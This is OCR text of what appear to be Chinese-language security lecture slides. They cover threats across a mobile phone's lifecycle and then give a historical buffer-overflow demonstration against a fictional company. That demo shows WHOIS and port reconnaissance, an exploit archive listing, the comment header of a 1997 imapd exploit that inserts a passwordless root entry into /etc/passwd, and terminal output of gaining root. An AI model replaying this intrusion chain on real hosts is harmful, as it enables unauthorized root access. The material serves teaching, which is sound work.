
- 语音、短信/彩信/邮件、数字业务

其他


手机实体的生命周期


原始设计
预留接口
手机
设计
暂时
离手
丢失
内容泄露
快速植入
程序
山寨手机
预先植入
生产
存储卡
报废
内容泄露
SD卡
自动执行
SD卡拷贝
购买
配置
iPhone
破解版类

应用软件在手机中的生命周期



手机通信流



缓冲区溢出

一个古老的例子

BigWidget Incorporated - Netscape

File Edit View Go Communicator Help

黑客来了

BigWidget



The Part That Fits™

Company *Products* *Services* *Support*



BigWidget Announces Titanium Machining Capabilities


BigWidget Incorporated announced today the purchase of a Consolidated Conglomerate abrasive waterjet cutter. This new machine will allow BigWidget to offer advanced machining services for titanium cogs and widgets.


More News...

- BigWidget aquires Spacely Sprockets for $17.3 million
- BigWidget announces record third quarter earnings

Copyright © 1998 BigWidget Inc.
1234 Main Street - Anytown, USA 55555

Document: Done


Welcome to the InterNIC - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.internic.net/
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Welcome to Network Solutions' InterNIC Registration Services
NETWORK SOLUTIONS®
REGISTRATION SERVICES
Domain name registration services
The InterNIC provides domain name registration services for the top level domains .com, .net , .org, and .edu. Please visit the What's New? page to see a listing of recently added features or changes to the site.
· Search the database of registered domain names using WHOIS:
bigwidget.com
Search
Clear
· Register a domain name: If you are registering a domain name for the first time, please see How to Register a new domain name for guidance.
· Forms: Registration Services maintains a variety of forms to assist you in registering or transferring your domain name and modifying your domain name and associated records.
· Resources: Links to everything from policies to payment options.
The InterNIC is a cooperative activity between the U.S. Government and Network Solutions, Inc.
Please read our disclaimer.
CONTACT US | RESOURCES | HOW TO ... | FORMS | FAQ | SITE MAP | SEARCH | WHOIS
Document: Done


InterNIC Registration Tool - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.internic.net/cgi-bin/itts/whois
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
NETWORK SOLUTIONS
interNIC
Home Contact Us Registration Services
RESOURCES HOW TO... FORMS FAQ SITE MAP SEARCH
Search for a Domain Name Register a Domain Name
InterNIC Template Tool Suite
Search for: BIGWIDGET.COM
Submit Query
Registrant:
BigWidget, Conglomerated. (BWC2-DOM)
1234 Main Street
Anytown, GA USA
Domain Name: bigwidget.com
Administrative Contact, Technical Contact, Zone Contact:
BigWidget Admin (IA338-ORG) bwc-dnsadmin@bigwidget.com
Phone- 678-555-1212
Fax- 678-555-1211
Billing Contact:
BigWidget Billing (IB158-ORG) BigWidget-billing@bigwidget.com
Phone- 678-555-1212
Fax- 678-555-1211
Record last updated on 29-Jun-98.
Record created on 30-Jun-94.
Database last updated on 13-Oct-98 06:21:01 EDT.
Domain servers in listed order:
EHECATL. BIGWIDGET 208.21.0.7
NS1.SPRINTLINK.NET 204.117.214.10
NS.COMMANDCORP.COM 130.205.70.10
Document: Done

```
hacker:  ~$ telnet bigwidget.com 25
        Trying 10.0.0.28...

        Connected to bigwidget.com

        Escape character is '^]'.
        Connection closed by foreign host.

hacker:~$
```

侦察 端口25 失败

```
hacker:   ~$ telnet bigwidget.com 25
          Trying 10.0.0.28...

          Connected to bigwidget.com
          Escape character is '^]'.

          Connection closed by foreign host.

hacker:~$     telnet bigwidget.com 143

        Trying 10.0.0.28...

        Connected to bigwidget.com.
        * OK amber IMAP4rev1 Service 9.0(157) at Wed, 14 Oct 1998 11:51:50 -0400 (EDT)
        (Report problems in this server to MRC@CAC.Washington.EDU)

. logout

         * BYE bigwidget IMAP4rev1 server terminating connection
         . OK LOGOUT completed

         Connection closed by foreign host.
```

侦察 端口143 成功

Welcome to Rootshell | Hosted by connectnet.com - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.rootshell.com/beta/news.html
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace

rootshell



exploits
news
search
documentation
imapd

Do you have security related news? Please e-mail it to news@rootshell.com.

OpenSite Web Auctions truely open
9/24/98 8:22AM PDT

OpenSite Technologies, Inc. has a product allowing sites to offer Web Auctions. Apparently most sites using this software have it misconfigured and anyone browsing their site has access to users credit cards and personal information. If you are a user of this software please contact OpenSite for information on securing your website.

- news.com - Auctions close major security hole

Fraud alleged in the transfer of ownership of Thailand.com site
9/23/98 1:40PM PDT

Do you rely on DNS for authentication. If you do then this is another reason to think twice. Under current InterNIC policy it is quite easy to steal someones domain and make the courts figure it out later.

- bangkokpost.net - Fraud alleged in the transfer of ownership of Thailand.com site
- www.thailand.com

Rootshell t-shirts coming soon!
9/22/98 11:28AM PDT

Rootshell t-shirts are coming soon! In order to anticipate demand if you think you might be interested in purchasing a t-shirt please click on this link. It is looking like t-shirts will be priced somewhere around $15-$18 US. If you have any design

0% of 11K

File Edit View Go Communicator Help

Back Forward Reload Home Search Guide Print Security Stop

Bookmarks Location: http://www.rootshell.com/search.fcg

Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace

rootshell



exploits

news

search

documentation

imapd

Connect from dhcp174-180.iss.net [208.27.174.180] (Mozilla/4.05 [en] (WinNT; I))logged.

Rootshell search results		
7/17/98	imapd4.txt	New remote root exploit in University of Washington imapd 4. (that came with Pine 4.0)
4/13/98	impack103.tar.gz	Luke_Skyw'w Imap Pack 1.03 - exploit imapd attack vunerable hosts. (Warning: contains untested binaries)
2/19/98	imapd_core.txt	When imapd coredumps, the core will have encrypted shadowed passwords.
11/21/97	imaps.tar.gz	Serveral different versions of the remote imapd buffer overflow exploit.
10/30/97	imapd_4.1b.txt	It's possible to crash imapd, thus leaving shadow and password files in core file.
9/26/97	imapd_scan.sh	This script will scan (and exploit) an entire subnet for imap2 vulnerabilitles.
6/24/97	imapd_exploit.c	Get remote root access on Redhat systems by overwriting a buffer in impad.

Welcome to Rootshell | Hosted by connectnet.com - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Location: http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/imapd_exploit.c.html
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace



To: neighbor@home.org
From: neighbor@home.org
Subject: Hope you had a nice vacation

exploits
news
search
documentation

Download NON-HTML Version | Add Comment | View Comments (1 comment(s))

```
/*

  This is the remote exploit of the hole in the imap daemon, for
  Linux.  The instruction code is doing open(), write(), and close()
  system calls, and  it adds a line root::0:0.. at the beggining of
  /etc/passwd (change to /etc/shadow if needed).  The  code needs to
  be self modifying since imapd turns everything to lowercase before
  it pushes it on the stack.  The problem  is that it  rewrites the
  first line of passwd/shadow,  therefore loosing the root password.

  I'm sorry, but I don't have time to add in the seek syscall.

  - Akylonius (aky@galeb.etf.bg.ac.yu) [1997]

  Modifications made on 5.1.97 to accept command line hostname,  with
  'h_to_ip' function that resolves it to an ip.  -  p1 (p1@el8.org)
```

Document: Done


```
hacker ~$   ./imap_exploit bigwidget.com
        IMAP Exploit for Linux.
        Author: Akylonius (aky@galeb.etf.bg.ac.yu)
        Modifications: p1 (p1@el8.org)
        Completed successfully.
hacker ~$   telnet bigwidget.com
        Trying 10.0.0.28...
        Connected to bigwidget.com.
        Red Hat Linux release 4.2 (Biltmore)
        Kernel 2.0.35 on an i686
login:   root
bigwidget:~#    whoami
         root
bigwidget:~#
```

编译并成功执行攻击程序


尝试登录root账号

成功获得root账号

- 正常命令调用： **COMMAND –r1 ref –r2 ref**



- 异常命令调用：**COMMAND** 参数超长



缓冲区溢出攻击原理

- 攻击成功的两个条件
